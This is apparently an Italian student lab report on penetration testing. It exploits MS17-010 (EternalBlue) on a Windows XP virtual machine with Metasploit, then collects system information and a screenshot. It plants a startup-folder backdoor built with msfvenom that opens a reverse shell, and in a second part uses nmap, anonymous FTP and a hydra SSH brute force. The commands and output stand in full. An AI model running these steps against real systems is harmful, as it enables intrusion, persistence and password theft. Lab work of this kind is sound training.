 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 8:10 AM
 End: Today at 8:17 AM
 Elapsed: 7 minutes



Dal risultato del Basic report, troviamo la vulnerabilità che andremo ad exploitare.

BWII-GG5-Basic / Plugin #97833

Vulnerabilities 19

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (u...

Description

The remote Windows host is affected by the following vulnerabilities

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALMORDE, and ETERNALNIGHT are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRock is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g., Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2695657. Additionally, US-CERT recommends that users block SMBv1 directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP port 137 / 139 and UDP port 137 / 138 on all network boundary devices. For SMB over TCP, block TCP port 445 on all network boundary devices.

Son Alfa

Output

Received:

To see debug logs, please visit individual hosts

Avviamo msfconsole e cerchiamo exploit inerenti a questa vulnerabilità.

```
msf6 > search ms17
Matching Modules

#  Name
0  exploit/windows/smb/ms17_010_永恒之蓝
    target: Automatic Target
    target: Windows 7
    target: Windows Embedded Standard 7
    target: Windows Server 2008 R2
    target: Windows 8
    target: Windows 8.1
    target: Windows Server 2012
    target: Windows 10 Pro
    target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
    target: Automatic
    target: PowerShell
    target: Native upload
    target: MOF upload
    AKA: ETERNALSYNERGY
    AKA: ETERNALROMANCE
    AKA: ETERNALCHAMPION
    AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command
    AKA: ETERNALSYNERGY
    AKA: ETERNALROMANCE
    AKA: ETERNALCHAMPION
    AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010
    AKA: DOUBLEPULSAR
    AKA: ETERNALBLUE
27 exploit/windows/fileformat/office_ms17_11882
28 auxiliary/admin/mssql/mssql_escalate_execute_as
29 auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
30 exploit/windows/smb/smb_doublepulsar_rce
    target: Execute payload (x64)
    target: Neutralize implant

Disclosure Date      Rank      Check   Description
2017-03-14          average  Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
2017-03-14          normal   Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2017-03-14          normal   No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
2017-11-15          manual   No      Microsoft Office CVE-2017-11882
2017-04-14          great   Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

ms17_010_psexec fa al caso nostro, ed è utilizzabile col nostro sistema a 32bit.
Scelto l'exploit, lo imposto correttamente per poi avviarlo.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.198.200
rhosts => 192.168.198.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 9999
lport => 9999
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] 192.168.198.200:445 - Target OS: Windows 5.1
[*] 192.168.198.200:445 - Filling barrel with fish... done
[*] 192.168.198.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.198.200:445 - [*] Preparing dynamite...
[*] 192.168.198.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.198.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.198.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.198.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.198.200:445 - Reading from CONNECTION struct at: 0x89c16da8
[*] 192.168.198.200:445 - Built a write-what-where primitive...
[+] 192.168.198.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.198.200:445 - Selecting native target
[*] 192.168.198.200:445 - Uploading payload... OwOamfER.exe
[*] 192.168.198.200:445 - Created \OwOamfER.exe...
[+] 192.168.198.200:445 - Service started successfully...
[*] 192.168.198.200:445 - Deleting \OwOamfER.exe...
[-] 192.168.198.200:445 - Delete of \OwOamfER.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1036) at 2024-04-19 09:13:10 -0400

meterpreter > █
```

Ora che sono all'interno della macchina va eseguita una serie di test per confermare la presenza. Recupero delle informazioni:

- Se è una VM o una macchina fisica
- Impostazioni di rete
- Lista dei device webcam disponibili
- Screenshot del Desktop
- Privilegi dell'Utente
- Creazione di una backdoor

Per recuperare le informazioni del sistema: **sysinfo**

```
meterpreter > sysinfo
Computer      : WINXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > █
```

Per vedere la configurazione di rete: **ipconfig**

```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:e3:80:3a
MTU        : 1500
IPv4 Address : 192.168.198.200
IPv4 Netmask : 255.255.255.0
```


Per verificare la lista delle webcam: **webcam_list**

```
meterpreter > webcam_list  
[-] No webcams were found
```

Per fare uno screenshot del Desktop: **screenshot**

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/unuNoLzT.jpeg
```

Segue lo screenshot della macchina.



Per controllare i privilegi dell'Utente: **getuid**

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Processo di installazione di una backdoor:

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode          Size   Type  Last modified      Name
-- 
100777/rwxrwxrwx  0    fil   2024-04-08 08:39:02 -0400  AUTODEXEC.BAT
100444/r--r--r--  4952  fil   2008-04-14 08:00:00 -0400  Bootfont.bin
100666/rw-rw-rw-  0    fil   2024-04-08 08:39:02 -0400  CONFIG.SYS
040777/rwxrwxrwx  0    dir   2024-04-08 08:40:34 -0400  Documents and Settings
100444/r--r--r--  0    fil   2024-04-08 08:39:02 -0400  IO.SYS
100444/r--r--r--  0    fil   2024-04-08 08:39:02 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564 fil   2008-04-14 08:00:00 -0400  NTDTECT.COM
040555/r-xr-xr-x  0    dir   2024-04-08 08:40:38 -0400  Programmi
040777/rwxrwxrwx  0    dir   2024-04-19 09:24:41 -0400  RECYCLER
040777/rwxrwxrwx  0    dir   2024-04-08 08:40:29 -0400  System Volume Information
040777/rwxrwxrwx  0    dir   2024-04-19 09:13:06 -0400  WINDOWS
100666/rw-rw-rw-  211   fil   2024-04-08 08:37:29 -0400  boot.ini
100444/r--r--r--  251600 fil   2008-04-14 08:00:00 -0400  ntldr
000000/          0    fif   1969-12-31 19:00:00 -0500  pagefile.sys
100666/rw-rw-rw-  1099  fil   2024-04-08 08:40:38 -0400  vboxpostinstall.log

meterpreter > cd Documents\ and\ Settings\
cd Documents\ and\ Settings\Administrator\ cd Documents\ and\ Settings\Default\ User\ cd Documents\ and\ Settings\NetworkService\
cd Documents\ and\ Settings\All\ Users\ cd Documents\ and\ Settings\LocalService\
meterpreter > cd Documents\ and\ Settings\All\ Users\All\ Users\
cd Documents\ and\ Settings\All\ Users\DRM\ cd Documents\ and\ Settings\All\ Users\Documenti\
cd Documents\ and\ Settings\All\ Users\Dat\ applicazioni\ cd Documents\ and\ Settings\All\ Users\Avvio\
cd Documents\ and\ Settings\All\ Users\Desktop\ cd Documents\ and\ Settings\All\ Users\Modelli\
meterpreter > cd Documents\ and\ Settings\All\ Users\
cd Documents\ and\ Settings\All\ Users\DRM\ cd Documents\ and\ Settings\All\ Users\Documenti\
cd Documents\ and\ Settings\All\ Users\Dat\ applicazioni\ cd Documents\ and\ Settings\All\ Users\Avvio\
cd Documents\ and\ Settings\All\ Users\Desktop\ cd Documents\ and\ Settings\All\ Users\Modelli\
meterpreter > cd Documents\ and\ Settings\All\ Users\Menu\ Avvio\Programmi\
cd Documents\ and\ Settings\All\ Users\Menu\ Avvio\Accessori\ cd Documents\ and\ Settings\All\ Users\Menu\ Avvio\Giochi\
cd Documents\ and\ Settings\All\ Users\Menu\ Avvio\Programmi\Esecuzione\ automatica\ cd Documents\ and\ Settings\All\ Users\Menu\ Avvio\Strumenti\ amministrazione\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica

Mode          Size   Type  Last modified      Name
-- 
100666/rw-rw-rw-  84   fil   2024-04-08 08:39:03 -0400  desktop.ini

meterpreter > 
```

cd ..

cd ..

Per andare su C:\

In questo modo grazie a Tab è stato possibile navigare fino alla cartella dell'Esecuzione Automatica.

Creo un payload da caricare sulla macchina target con msfvenom.

```
[kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.198.100 LPORT=9999 -f exe > WindowsRekt.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

I valori inseriti si riferiscono alla macchina in ascolto, quindi la mia.

Carico **WindowsRekt.exe** sulla macchina target.

```
meterpreter > upload /home/kali/WindowsRekt.exe
[*] Uploading   : /home/kali/WindowsRekt.exe → WindowsRekt.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/WindowsRekt.exe → WindowsRekt.exe
[*] Completed   : /home/kali/WindowsRekt.exe → WindowsRekt.exe
meterpreter > 
```

Ha funzionato.

Ora creo un handler e riavvio la macchina da remoto.

```
msf6 > search handler
Matching Modules
#  Name
0  exploit/windows/ftp/async_list_reply
1  exploit/linux/local/abrt_raceabrt_priv_esc
2  exploit/linux/local/abrt_sosrport_priv_esc
3  exploit/windows/misc/cve_2022_28381_allmediaserver_bof
4  exploit/windows/browser/aim_goway
5  exploit/linux/local/apt_package_manager_persistence
6  exploit/linux/http/acellion_fta_getstatus_oauth
7  exploit/windows/misc/chat_bof
8  exploit/android/local/janus
9  auxiliary/scanner/http/apache_activemq_traversal
10 auxiliary/scanner/http/apache_activemq_source_disclosure
11 auxiliary/scanner/http/apache_mod_cgi_bash_env
12 exploit/linux/local/appert_abrt_chroot_priv_esc
13 exploit/windows/local/ps_wmi_exec
14 exploit/windows/http/bea_weblogic_transfer_encoding
15 exploit/linux/local/bash_profile_persistence
16 exploit/freebsd/misc/citrix_netscaler_soap_bof
17 exploit/windows/misc/stream_down_bof
18 exploit/windows/fileformat/cyberlink_lpp_bof
19    \_\_target: CyberLink LabelPrint < 2.5 on Windows 7 (64 bit)
20    \_\_target: CyberLink LabelPrint < 2.5 on Windows 8.1 x64
21    \_\_target: CyberLink LabelPrint < 2.5 on Windows 10 x64 build 1803
22 exploit/windows/fileformat/cyberlink_p2g_bof
23 exploit/linux/http/dlink_hnapi_bof
24    \_\_target: Automatic Targeting
25    \_\_target: D-Link DSP-W215 - v1.0
26    \_\_target: D-Link DIR-505 - v1.06
27    \_\_target: D-Link DIR-505 - v1.07
28 exploit/linux/http/dlink_dspw215_info_cgi_bof
29    \_\_target: Automatic Targeting
30    \_\_target: D-Link DSP-W215 - v1.02
31 exploit/linux/local/desktop_privilege_escalation
32    \_\_target: Linux x86
33    \_\_target: Linux x86_64
34 exploit/windows/browser/exodus
35 exploit/windows/ftp/ftpsynch_list_reply
36 exploit/windows/ftp/ftpgetter_pwd_reply
37 exploit/windows/ftp/ftpshell51_pwd_reply
38 exploit/windows/fileformat/foxit_title_bof
39 exploit/freebsd/telnet_telnet_encrypt_keyid
40    \_\_target: Automatic
41    \_\_target: FreeBSD 8.2
42    \_\_target: FreeBSD 8.1
43    \_\_target: FreeBSD 8.0
44    \_\_target: FreeBSD 7.3/7.4
45    \_\_target: FreeBSD 7.0/7.1/7.2
46    \_\_target: FreeBSD 6.3/6.4
47    \_\_target: FreeBSD 6.0/6.1/6.2
48    \_\_target: FreeBSD 5.5
49    \_\_target: FreeBSD 5.3
50 exploit/windows/ftp/gekkomgr_list_reply
51 exploit/multi/handler
52 exploit/windows/misc/hp_dataprotector_new_folder
```

Setup dell'handler.

```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.198.100
lhost => 192.168.198.100
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1025) at 2024-04-19 09:54:47 -0400
```

Riavvio della macchina da remoto. In questo modo l'handler riapre una sessione.

```
meterpreter > reboot
Rebooting ...
meterpreter >
[*] 192.168.198.200 - Meterpreter session 1 closed. Reason: Died
[*]
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1025) at 2024-04-19 09:54:47 -0400
meterpreter > []
```

BW II - S8/L5 - Bonus Black Box

Dopo aver setuppato la macchina, eseguo i comandi indicati nelle immagini.

```
Currently scanning: 192.168.34.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.1.200 08:00:27:9a:38:0a 1 60 PCS Systemtechnik GmbH
192.168.1.202 08:00:27:75:3a:8f 1 60 PCS Systemtechnik GmbH
192.168.1.203 0a:00:27:00:00:06 1 60 Unknown vendor

(kali㉿kali)-[~]
$
```

Eseguo un **nmap** della macchina.

```
(kali㉿kali)-[~]
$ nmap -Pn -n -A 192.168.1.202 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 08:55 EDT
Nmap scan report for 192.168.1.202
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.1.150
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
```

Uso **ftp** per trasferire i file nell'immagine.

Usò i comandi


ls per vedere i file


cd per spostarmi

get per scaricare il file nel mio folder **kali**

```
(kali㉿kali)-[~]
$ ftp 192.168.1.202
Connected to 192.168.1.202.
220 (vsFTPd 2.3.5)
Name (192.168.1.202:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61367|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534      65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15547|).
150 Here comes the directory listing.
-rw-r--r--    1 0          0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||17101|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****                                                 *****|
226 Transfer complete.
31 bytes received in 00:00 (9.99 KiB/s)
ftp> quit
221 Goodbye.
```

Aprendo il file, si possono vedere gli Utenti disponibili.






The screenshot shows a text editor window titled "~/users.txt.bk - Mousepad". The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for new, open, save, cut, copy, paste, and search. The main text area contains the following list of user names:

```
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6
7
```

Provo a fare login tramite `ssh` con queste credenziali.


Con `anne` non ho ricevuto "Permission denied" quindi ho usato `hydra` per trovare la password.



```
[root@kali)-[~/home/kali]
# hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.1.201 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-16 11:58:15
